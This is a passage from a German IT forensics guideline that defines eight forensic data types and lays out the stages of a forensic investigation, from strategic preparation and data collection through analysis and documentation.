Um eine erste Einordnung der im Kapitel untersuchten forensischen Methoden zu geben, sei auf die nachfolgende Tabelle 10 verwiesen.

	SB Skalierung von Beweismöglichkeiten
SV Strategische Vorbereitung	
OV Operationale Vorbereitung	
DS Datensammlung	X
US Untersuchung	X
DA Datenanlayse	
DO Dokumentation	

Tabelle 10: Grobeinteilung der grundlegenden Methode Skalierung von Beweismitteln (SB)

Es ist ersichtlich, dass die ausgewählten Methoden im Bereich der Datensammlung und der Untersuchung arbeiten. Im Kapitel werden exemplarisch ausgewählte forensische Eigenschaften von Vertretern der grundlegenden Methode SB vorgestellt.

Die grundlegende Methode „Datenbearbeitung und Auswertung“

Methoden aus der grundlegenden Methode Datenbearbeitung und Auswertung sind dazu geeignet, die forensische Untersuchung zu unterstützen, indem sie Ausgangsdaten analysieren und aus ihnen Daten extrahieren oder rekonstruieren. In diese Gruppe fallen auch Werkzeuge, die dazu geeignet sind Sachverhalte aus forensischer Sicht anschaulicher darzustellen, was sowohl die Auswertung der Daten als auch deren Präsentation betrifft. Beispiele dafür sind Werkzeuge, die Log-Dateien parsen oder zusammenführen, Dateien aus Rohdaten extrahieren oder auch beispielsweise den zeitlichen Ablauf eines Vorfalls zwecks besserer Übersichtlichkeit darstellen können.

Einordnung in Abschnitte des forensischen Prozesses

Um eine erste Einordnung der im Kapitel untersuchten forensischen Methoden zu geben, sei auf die nachfolgende Tabelle 11 verwiesen.

	DBA Datenbearbeitung und Auswertung
SV Strategische Vorbereitung	
OV Operationale Vorbereitung	
DS Datensammlung	X
US Untersuchung	X
DA Datenanlayse	X
DO Dokumentation	X

Tabelle 11: Grobeinteilung der grundlegenden Methode Datenbearbeitung und Auswertung (DBA)

Es ist ersichtlich, dass die ausgewählten Methoden im Bereich der Datensammlung, der Untersuchung, der Datenanalyse und der Dokumentation im forensischen Prozess im Sinne des vorgestellten Modells arbeiten. Im Kapitel werden exemplarisch ausgewählte forensische Eigenschaften von Vertretern der grundlegenden Methode DBA vorgestellt.

Forensisch bedeutende Datenarten

In diesem Kapitel werden zunächst die forensisch bedeutenden Datenarten in einem Computersystem vorgestellt. Das Ziel dieser Einteilung ist eine strukturierte Modellierung forensisch wertvoller Daten. Die an dieser Stelle vorgenommene Aufteilung in acht Datenarten wird im weiteren Verlauf konsequent eingesetzt.

Datenaufteilung

Um die datenzentrierte Sichtweise zu erreichen, werden die sechs vorgestellten grundlegenden Methoden nun auf ihren potentiellen Datengehalt untersucht und klassifiziert. Um diese Einteilung vornehmen zu können, werden folgende grundlegenden Festlegungen über Daten und Systeme getroffen:

Daten: Sämtliche Bitfolgen in IT-Systemen sind Daten, erst durch deren Interpretation durch den Menschen (ggf. unter Zuhilfenahme von forensischen Werkzeugen), werden daraus Informationen gewonnen.

System: Ein System in besteht aus Teilkomponenten der Bereiche Hardware, Betriebssystem und Anwendungen. Betriebssysteme und Anwendungen können dabei in der Lage sein, Ressourcen und Nutzer zu verwalten (siehe [Sil99]). Systeme können aus beliebigen Kombinationen von Teilsystemen und Maschinen bestehen. Die Kombination und Interaktion bildet dabei neue, beliebig komplexe Systeme (siehe [Sch00]). Mit zunehmender Komplexität steigen die durch-

schnittliche Fehleranfälligkeit und das Potential zum vorsätzlichen Ausnutzen dieser Schwachstellen eines Systems.

Die potentiell für forensische Untersuchungen zur Verfügung stehenden Daten werden dabei als forensische Datenquellen (FD) verwendet. Dadurch wird es möglich, die im betrachteten System gespeicherten und potentiell forensisch bedeutsamen Daten unabhängig von speziellen forensischen Werkzeugen aus der Datensicht zu erfassen. Die nachfolgende Abbildung 16 beschreibt diese Sichtweise.




Abb. 16: Forensische Datenquellen

Danach befinden sich in jeder grundlegenden Methode Daten, aus denen sich forensisch bedeutsame Informationen gewinnen lassen. Motiviert durch das ISO/OSI Modell für Netzwerkkommunikation (siehe u. a. [Sta95]) und die Aufteilung von Aufgaben des Betriebssystems in Schichten (geschichtete Systeme, siehe [Tan01]) wird die nachfolgend erläuterte Aufteilung in Datenarten vorgenommen. Sowohl das ISO/OSI Modell als auch die geschichteten Systeme verwenden einen hierarchischen Ansatz beginnend mit der eingesetzten Hardware unter Verwendung immer abstrakterer Schichten.

- **Hardwaredaten:** Hardwaredaten sind jene Daten von Datenquellen in einem System, deren Verhalten durch die System-Teilkomponenten Betriebssystem und Anwendungen nicht oder nur sehr eingeschränkt verändert werden können. Beispiele dafür sind die RTC-Zeit, Daten zu Interrupts, Seriennummern der Hardwaregeräte, oder auch der OP-Code der Firmware der Hardware. Virtualisierungsdaten sind Hardwaredaten, diese sind zwar durch das Host-Betriebssystem änderbar, nicht jedoch durch das Betriebssystem des Clients.
- **Rohdateninhalte:** Rohdaten sind (noch) nicht näher klassifizierte Bitfolgen (bzw. Datenströme) von Teilkomponenten des Systems. Sie können prinzipiell Daten aus den übrigen Datenarten enthalten. Beispiele für Rohdaten sind Abbilder aller Art, also primär Speicher- und Datenträgerabbilder (HD-Images). Netzwerkpakete sind ebenfalls Rohdaten.

- **Details über Daten:** Details über Daten sind Metadaten zu den eigentlichen Nutzdaten. Diese können innerhalb oder außerhalb der Nutzdaten gespeichert sein. Des Weiteren werden sowohl persistente als auch flüchtige Metadaten hier adressiert, als Beispiele seien hier MAC-Zeiten von Dateien oder Sequenznummern von Netzwerkpaketen genannt.
- **Konfigurationsdaten:** Konfigurationsdaten sind durch das Betriebssystem bzw. Anwendungen veränderbare Daten, die das Systemverhalten, aber nicht das Kommunikationsverhalten verändern. Dies schließt die Konfiguration von der Hardware, des Betriebssystems und von IT-Anwendungen ein.
- **Kommunikationsprotokolldaten:** Kommunikationsprotokolldaten sind Daten, die das Kommunikationsverhalten von Systemen untereinander kontrollieren. Dies beinhaltet neben den Netzwerkkonfigurationsdaten auch die Inter-Prozess Kommunikation (bspw. pipes und RPC) bei IT-Anwendungen.
- **Prozessdaten:** Prozessdaten sind alle Daten über einen laufenden Prozess. Beispielhaft seien hier der Prozessstatus, der Prozesseigentümer, die Priorität, Speichernutzung oder auch die zugehörige Anwendung genannt. Dies sind für IT-Anwendungen einzelne Threads, bzw. Daten über diese.
- **Sitzungsdaten:** Sitzungsdaten sind Daten, die durch ein System während einer Sitzung gesammelt werden. Dabei spielt es keine Rolle, ob die Sitzung von einem Benutzer, dem Betriebssystem oder einer Anwendung initiiert wurde. Beispielhaft können dies die gestarteten Programme oder die geöffneten Webseiten und Dokumente innerhalb einer Nutzersitzung sein.
- **Anwenderdaten:** Anwenderdaten sind vom Nutzer bearbeitete oder konsumierte Inhalte. Dies sind Medien-Daten wie Bilder, Texte, Audio-Daten oder Videos.

Die vorgestellte Aufteilung der Datenarten bestimmt nun eine forensische Datenquelle (FD) und erfasst die im betrachteten System gespeicherten und potentiell forensisch bedeutsamen Daten unabhängig von speziellen forensischen Werkzeugen. Die nachfolgende Abbildung 17 verdeutlicht den zu betrachtenden Gesamtzusammenhang. Hier sind die bereits vorgestellten Ebenen zusätzlich eingetragen.




Abb. 17: Forensische Datenquelle (FD) eingeteilt in grundlegende Methoden und den enthaltenen Daten

Es gilt demnach, über alle Abschnitte den forensischen Prozess mit der Gesamtheit der im betrachteten IT-System vorhandenen Daten (aufgeteilt in grundlegende Methoden) anhand der daraus zu gewinnenden Informationen zu betrachten. Auch dieser Zusammenhang soll nochmals anhand von Abbildung 17 dargestellt werden, welche sich aus der Abbildung 13 über die Abschnittsteilung des forensischen Prozesses mit der Integration der Abbildung 15 über die forensischen Datenquellen ergibt.




Abb. 18: Der forensische Prozess im Zusammenspiel mit den forensischen Datenquellen

Dabei steht Abbildung 18 keinesfalls im Widerspruch zur Abbildung 12 über die Abschnittsteilung des forensischen Prozesses, in welchem sich im Zentrum des kreisförmigen Verlaufs die Dokumentationsfunktion DO befindet. Denn die Zusammenführung aller gesammelten einzelnen Untersuchungsergebnisse kann nur aus den Daten gewonnen werden, welche aus der forensischen Datenquelle FD extrahiert werden können.

Um für die Betrachtung der grundlegenden Methoden im Kapitel die Darstellung zu vereinfachen, wird für jede einzelne grundlegende Methode die Abbildung 19 gewählt.




Abb. 19: Darstellung der Datenarten grundlegender Methoden des forensischen Prozesses

Hier sind die acht Datenarten im Verhältnis zum Abschnitt des forensischen

Prozesses abgetragen. Jedes Kreisringsegment wird farbig markiert, wenn die betreffende Datenart im Abschnitt des forensischen Prozesses betrachtet wird.

Zusammenfassung der wichtigsten Elemente des nachfolgend eingesetzten Modells

Um die Ausführungen über das im folgenden Verlauf eingesetzte Modell des forensischen Prozesses abzuschließen soll die folgende Abbildung 20 die wesentlichen Bausteine zusammenfassen.




Abb. 20: Bausteine des Modells des forensischen Prozesses im Sinne des Leitfadens

Auf der Basis der Bausteine Abschnittsteilung, Kategorienbildung und forensische Datenarten kann der forensische Prozess universell dargestellt werden. Im Kapitel werden die einzelnen grundlegenden Methoden anhand von exemplarisch gewählten Beispielen vorgestellt.

Vorgehensweise bei einer forensischen Untersuchung

Ein forensischer Vorfall wird nach dem in Kapitel vorgestellten Modell des forensischen Prozesses in mehrere Untersuchungsabschnitte durch die Gruppierung in logisch zusammengehörige Arbeitsschritte aufgeteilt. Aufgrund dieser Aufteilung in abzuarbeitende Untersuchungsabschnitte und unter Zuhilfenahme der in Kapitel vorgestellten allgemeinen Vorgehensweise bei forensischen Untersuchungen wird der nachfolgend aufgeführte Ablauf einer Untersuchung im Rahmen der IT-Forensik vorgeschlagen. Dabei findet die in Kapitel vorgestellte CERT-Taxonomie Verwendung. Die nachfolgende Abbildung 21 stellt den vorgeschlagenen Ablauf vor.




Abb. 21: Vorgehensweise bei einer forensischen Untersuchung

Dabei kann grob in drei unterschiedliche Bereiche geteilt werden:

- Maßnahmen, die vor der forensischen Untersuchung stattfinden sollten
- Maßnahmen, die zur eigentlichen forensischen Untersuchung durch-

zuführen sind
- Maßnahmen, die nach der eigentlichen Untersuchung stattfinden (dies schließt das Festhalten der Ergebnisse und deren Bewertung ein)

Diese Arbeitsschritte und ihre Funktion im forensischen Prozess sollen nun nachfolgenden vorgestellt werden.

Strategische Vorbereitung

Der Abschnitt der strategischen Vorbereitung befindet sich noch vor dem Auftreten eines Zwischenfalls, der eine forensische Untersuchung notwendig macht (siehe dazu auch die Ausführungen im Kapitel).

Im Rahmen dieses Abschnittes werden Maßnahmen getroffen, die eine spätere forensische Untersuchung unterstützen oder erleichtern können. Hierbei sind natürlich vor allen zusätzliche Logging-Mechanismen gemeint, die aber jeweils Beschränkungen hinsichtlich ihres Datenvolumens einerseits und ihrer datenschutzrechtlichen Relevanz mit sich bringen. Die beispielhafte Werkzeugsammlung für diesen Abschnitt erleichtert die Auswahl, in dem sie die Werkzeuge nach den betrachteten forensischen Datenarten unterteilt und weiterhin Aussagen über diese beiden Punkte liefert.

Innerhalb der strategischen Vorbereitung sollte ein Werkzeugkatalog erstellt werden. In diesem werden, wie beispielhaft im Kapitel beschrieben, forensische Werkzeuge anhand ihrer Eigenschaften aufgeführt. Aus diesem Werkzeugkatalog werden dann im Verlauf der forensischen Untersuchung geeignete Werkzeuge ausgewählt.

Ein wichtiger Teil dieses Untersuchungsabschnitts ist die prozessbegleitende Dokumentation (siehe Kapitel), die aufzeigt, welche Möglichkeiten durch die hier durchgeführten Maßnahmen für eine Untersuchung eröffnet wurden.

Symptom

Ebenso wie die strategische Vorbereitung gibt das Symptom den Rahmen für die forensische Untersuchung vor. An dieser Stelle wird der Vorfall zuerst bemerkt und es wird deutlich, dass eine forensische Untersuchung notwendig wird.

Ein wichtiger Teil dieses Untersuchungsabschnitts ist die prozessbegleitende Dokumentation (siehe Kapitel). Das Symptom sollte angemessen dokumentiert werden, zusammen mit allen Rahmenbedingungen zum Zeitpunkt des Auftretens des Symptoms.

Operationale Vorbereitung

Mit der operationalen Vorbereitung beginnt die eigentliche Untersuchung. Sie bezeichnet den Zeitpunkt, in dem eine erste Bestandsaufnahme stattfindet. Dabei wird der Rahmen der forensischen Untersuchung festgestellt. Dies geschieht, in dem eine Übersicht über das möglicherweise betroffene Netzwerk und der darin verfügbaren Datenquellen erstellt wird. Dazu gehören insbesondere jene, die durch eine strategische Vorbereitung ermöglicht wurden. Dieser Punkt zeigt, dass eine gründliche Dokumentation bereits im Vorfeld eines Vorfalls hier eine Menge

Arbeit sparen kann. Nachdem, analog zum ITIL-Prozess die Frage geklärt wurde (siehe dazu Kapitel), was gesichert werden kann, ist es wichtig, sich der Frage, was gesichert werden soll, anzunehmen.
Hierfür wird aus dem Symptom ein Anfangsverdacht vorgegeben. Aus den Möglichkeiten und der Vorauswahl an potentiell interessanten Daten, ergibt sich so eine Liste forensischer Datenarten, die gesichert werden sollen. Weiterhin werden hier auch die Parameter für diese Datensicherung festgelegt, in dem Entscheidungen darüber getroffen werden, wie die gewonnenen Daten forensisch abgesichert werden können. Auf diese Sicherung der Authentizität und Integrität zielt auch die Frage ab, ob die Möglichkeit einer Live-Datensammlung ergriffen wird, welches jedoch durch die forensische Untersuchung bedingte Veränderungen an nichtflüchtigen Daten zur Folge hat (siehe dazu auch Kapitel). Diese Veränderungen sind so gering wie möglich zu halten und genauestens zu dokumentieren. Im Rahmen der Live-Datensammlung ist dabei die Flüchtigkeit der gesammelten von Daten von großer Wichtigkeit, da diese vorgibt in welcher Reihenfolge die Daten gesichert werden müssen, um möglichst wenig Verfälschungen zu erhalten.
Es wird folgende Reihenfolge bei der Sammlung von Daten vorgeschlagen:

- Erfassung von aktueller Systemzeit und Systemdatum.
- Erfassung der momentan auf dem System laufenden Prozesse (Systemzustand).
- Erfassung der am System geöffneten Netzwerkverbindungen (Sockets).
- Erfassung der am System angemeldeten Nutzer.

Bei der Zusammenstellung der nachfolgend benötigten forensischen Werkzeuge spielen neben den in Kapitel vorzustellenden Eigenschaften des jeweiligen Werkzeugs zudem die in Kapitel beschriebenen allgemeinen Kriterien (u. a. Vertrautheit mit dem forensischen Werkzeug, allgemeine Akzeptanz des Werkzeugs) eine wesentliche Rolle.
Ein wichtiger Teil dieses Untersuchungsabschnitts ist die prozessbegleitende Dokumentation (siehe Kapitel). Die operationale Vorbereitung ist angemessen zu dokumentieren.

Datensammlung

In der Datensammlung werden aus dem Katalog der forensischen Werkzeuge geeignete Werkzeuge ausgewählt, um die in der operationalen Vorbereitung identifizierten Daten zu sichern. Der Werkzeugkatalog ermöglicht eine gezielte Auswahl hinsichtlich der betrachteten Datenarten (siehe dazu auch Kapitel).
Erfassung von Systemzeit und Systemdatum. Eventuelle Abweichungen zu einer Referenzzeit müssen genauso wie die am System eingestellte Zeitzone dokumentiert werden. Hierzu ist ein forensisches Werkzeug erforderlich, welches in der Lage ist, die Datenart Hardwaredaten zu erfassen. Während der Erfassung müssen integritätssichernde Maßnahmen (siehe dazu die Ausführungen über die Sicherheitsaspekte in Kapitel) ergriffen werden. Über die Ausgaben der eingesetzten forensischen Werkzeuge sollte dazu eine geeignete kryptographische Hashsumme erzeugt werden. Die Authentizitätssicherung erfolgt über das Vier-

Augen-Prinzip im Rahmen der prozessbegleitenden Dokumentation.
Erfassung der auf dem System laufenden Prozesse. Dazu sollte eine Liste der aktiven Prozesse erstellt werden. Hier werden bzgl. der Datenarten Prozessdaten erfasst. Wann immer möglich, sollten dafür statisch kompilierte Programme von einem schreibgeschützten Datenträger zum Einsatz kommen, um eine Verfälschung durch absichtlich manipulierte Systemprogramme zu verhindern. Die zur Erfassung der Liste potentiell erforderlichen Manipulationen am lokalen Dateisystem (Erstellung neuer Dateien und Veränderung von MAC Zeiten von Dateien und Ordnern) sind detailliert zu dokumentieren. Über die Ausgaben der eingesetzten forensischen Werkzeuge sollte dazu eine geeignete kryptographische Hashsumme erzeugt werden. Die Authentizitätssicherung erfolgt über das Vier-Augen-Prinzip im Rahmen der prozessbegleitenden Dokumentation. In diesem Untersuchungsschritt ergibt sich eine Datenschutzrelevanz, deshalb sind die in diesem Schritt gewonnenen Daten zusätzlich durch den Einsatz eines geeigneten Programms zu verschlüsseln (Wahrung des Sicherheitsaspekts der Vertraulichkeit, siehe dazu auch Kapitel).

Erfassung der am System geöffneten Netzwerkverbindungen (Sockets).
Alle derzeit am System offenen Netzwerkverbindungen sind zu erfassen. Hierzu müssen bzgl. der Datenarten Kommunikationsprotokolldaten erfasst werden. Wann immer möglich, sollten für die Erfassung statisch kompilierte Programme von einem schreibgeschützten Datenträger zum Einsatz kommen, um eine Verfälschung durch Malware zu verhindern. Die zur Erfassung der Liste potentiell erforderlichen Manipulationen am lokalen Dateisystem (Erstellung neuer Dateien und Veränderung von MAC Zeiten von Dateien und Ordnern) sind detailliert zu dokumentieren. In diesem Untersuchungsschritt ergibt sich ggf. eine Datenschutzrelevanz, deshalb sollten die in diesem Schritt gewonnenen Daten zusätzlich durch den Einsatz eines geeigneten Programms verschlüsselt werden.

Erfassung der am System angemeldeten Nutzer.
Hierbei sollten alle auf dem System eingelogten Benutzer des betroffenen Systems erfasst werden. Die Erfassung zielt dabei bzgl. der Datenarten auf Sitzungsdaten ab. Wann immer möglich, sollten für die Erfassung statisch kompilierte Programme von einem schreibgeschützten Datenträger zum Einsatz kommen, um eine Verfälschung durch Malware zu verhindern. Die zur Erfassung der Liste potentiell erforderlichen Manipulationen am lokalen Dateisystem (Erstellung neuer Dateien und Veränderung von MAC Zeiten von Dateien und Ordnern) sind detailliert zu dokumentieren. In diesem Untersuchungsschritt ergibt sich ggf. eine Datenschutzrelevanz, deshalb sollten die in diesem Schritt gewonnenen Daten zusätzlich durch den Einsatz eines geeigneten Programms verschlüsselt werden.
Als mögliche operationale Vorbereitung von Untersuchungen an weiteren IT-Komponenten sollten alle Systeme aufgelistet werden, welche mit der betroffenen IT-Komponente eine Netzwerkverbindung hatten.

Forensische Duplikation.
Prinzipiell wird in Rahmen dieses Untersuchungsabschnitts die Durchführung einer forensischen Duplikation der betroffenen Massenspeicher erforderlich (siehe

dazu Kapitel). Dabei werden bzgl. der Datenarten Rohdateninhalte erfasst. In die Erfassung der Massenspeicher fallen selbstverständlich externe Massenspeicher wie USB-Sticks, externe Festplatten aber auch beispielsweise Mobiltelefone, Digitalkameras und PDAs. Nur in besonderen Ausnahmefällen, wenn z. B. durch die Ausfallzeit der betroffenen IT-Komponente durch die Anfertigung des Datenträgerabbildes unverhältnismäßig hohe Kosten entstehen, kann erwogen werden, auf diese zu verzichten. Selbstverständlich ist diese Entscheidung angemessen zu begründen. In diesem Untersuchungsschritt ergibt sich ggf. eine Datenschutzrelevanz, deshalb sollten die in diesem Schritt gewonnenen Daten zusätzlich durch den Einsatz eines geeigneten Programms verschlüsselt werden (Wahrung des Sicherheitsaspekts der Vertraulichkeit, siehe dazu auch Kapitel).
Mit dem Abschnitt der Datensammlung beginnt die Notwendigkeit eines lückenlosen Nachweises des Verbleibs der Beweismittel und deren Einsichtnahme im Rahmen der nachfolgenden Untersuchungsschritte (engl. Chain of Custody). Es muss strikt dokumentiert werden, auf welche Daten zu welchem Zwecke durch wen und mit welchem Ergebnis zugegriffen wurde. Des Weiteren ist festzulegen, wann der gewonnene Datenbestand auch endgültig durch das im Kapitel sichere Löschen von Datenträgern zu vernichten ist.
Dazu ist bei der eigentlichen Durchführung eine durchgehende prozessbegleitende Dokumentation (siehe Kapitel) durchzuführen.

Untersuchung

An die Datensammlung schließt sich die Untersuchung an. Die Aufgabe dieses Arbeitsschrittes ist es, aus den nun gesammelten Datenquellen für die Untersuchung interessante Daten zu extrahieren. Dies schließt auch die „Übersetzung“ von Daten in andere Formate ein, wie beispielsweise das Entpacken von Archiven oder das Einbinden eines Festplattenabbildes der zu untersuchenden IT-Komponente.
Für die Auswahl dieser Werkzeuge wird die Werkzeugsammlung des Untersuchungsabschnitts zur Hilfe genommen und hinsichtlich der betrachteten Datenarten vorgefiltert. Nachdem eine Auswahl stattgefunden hat, wird die eigentliche Untersuchung durchgeführt.
Besonders die Untersuchung von Logdateien ist in diesem Abschnitt durchzuführen, hier findet die unumgängliche Vorfilterung für eine spätere Korrelation in der Datenanalyse statt. Die Untersuchung von Text-Logdateien soll dazu näher beschrieben werden. Die Logdaten enthalten in der Regel einen Zeitstempel, dieser bildet häufig den Anfang des Logeintrags (siehe dazu auch die Logdatenstudie des BSI [BSI07a]). Danach folgen weitere Daten, die den eigentlichen Logeintrag bilden. Diese Einträge werden auf Auffälligkeiten untersucht und gegebenenfalls für die Datenanalyse ausgewählt. Gleiches gilt für eventuell bekannte Zeiträume des Vorfalls. Zur Untersuchung ist jeder Textbetrachter hinreichend, für die Datenanalyse müssen sämtliche Logdaten jedoch in ein einheitliches Format überführt werden. Dazu stehen häufig Methoden innerhalb des Analysewerkzeugs zur Verfügung.
Bei der Abarbeitung der Arbeitsschritte der Untersuchung kann es vorkommen, dass weitere Datenquellen identifiziert werden, wodurch eine erneute Datensammlung notwendig wird (siehe dazu auch die Abbildung 21 über die

Vorgehensweise bei einer forensischen Untersuchung).
Bei der eigentlichen Durchführung ist eine durchgehende prozessbegleitende Dokumentation (siehe Kapitel) durchzuführen.

Datenanalyse

In den meisten Fällen ist eine weitergehende Analyse der einzelnen Untersuchungsergebnisse notwendig. In diesem Abschnitt könnte es zum Beispiel dazu kommen, dass zwei zuvor extrahierte Log-Abschnitte korreliert werden, um einen gemeinsamen Zeitstrahl zu ermitteln (siehe dazu auch Kapitel). Generell finden in diesem Abschnitt Methoden Anwendung, die mehrere Datenquellen zueinander ins Verhältnis setzen.
Die Auswahl dieser Methoden erfolgt hier ebenfalls durch die Nutzung des Werkzeugkatalogs für den Abschnitt der Datenanalyse. Dabei wird wieder nach den betrachteten Datenarten unterschieden, um eine Liste geeigneter Werkzeuge zu erhalten (siehe dazu Kapitel). Auch in diesem Abschnitt ist eine akkurate Dokumentation notwendig, um nach dem Ende der Untersuchung ein umfassendes Bild der Ereignisse zeichnen zu können.
Im Abschnitt der Datenanalyse ist es nicht unüblich, dass weitere Datenquellen identifiziert werden. Diese können sowohl lokal sein, was nur eine weitere Datensammlung notwendig macht, oder auf einem anderem System, was eine forensische Untersuchung auf diesem notwendig machen kann.
Bei der eigentlichen Durchführung ist eine durchgehende prozessbegleitende Dokumentation (siehe Kapitel) durchzuführen.

Dokumentation

Während der Untersuchung wurden bereits zahlreiche Abläufe und Ergebnisse passiv dokumentiert, die den Grundstock für diesen zweiten Teil der Dokumentation, der nach der eigentlichen Untersuchung stattfindet, legt. Im Rahmen dieses Abschnitts wird also aus dem vorliegenden *Verlaufsprotokoll* ein *Ergebnisprotokoll* generiert. Dieses Ergebnisprotokoll hat die Aufgabe, die gewonnenen Daten zu interpretieren und einem entsprechenden Adressatenkreis dar zu legen. Da ein solcher Kreis sehr unterschiedlich aussehen kann, kann auch die Form dieses Ergebnisprotokolls sehr unterschiedlich sein. Die Form des Verlaufsprotokolls ist jedoch immer gleich und gibt umfassend Aufschluss über die durchgeführten Maßnahmen und ihre direkten Ergebnisse.
Diese Systematik des Vorgehens im Rahmen einer forensischen Untersuchung wird im vorliegenden Leitfaden in dem Kapitel vorfallsbasierte Basisszenarien) und Kapitel (Komplexszenarien) konsequent eingesetzt.

Grundlegende Methoden im Detail

Nachdem im Kapitel die Klassifikation forensischer Methoden vorgestellt wurde, soll nun anhand von exemplarisch ausgewählten Beispielen eine detaillierte Beschreibung forensischer Methoden vorgestellt werden. Dazu wird zunächst die zu diesem Zweck eingesetzte Notation dargelegt. Das Ziel ist es dabei, das Vorgehen bei der Klassifikation zu verdeutlichen, um dem Leser die Einordnung anderer Werkzeuge zu ermöglichen. Daraus entsteht dann der Werkzeugkatalog, aus welchem dann eine Auswahl in den jeweiligen Schritten der vorgestellten Vorgehensweise des vorangegangenen Kapitels erfolgt.

Notation

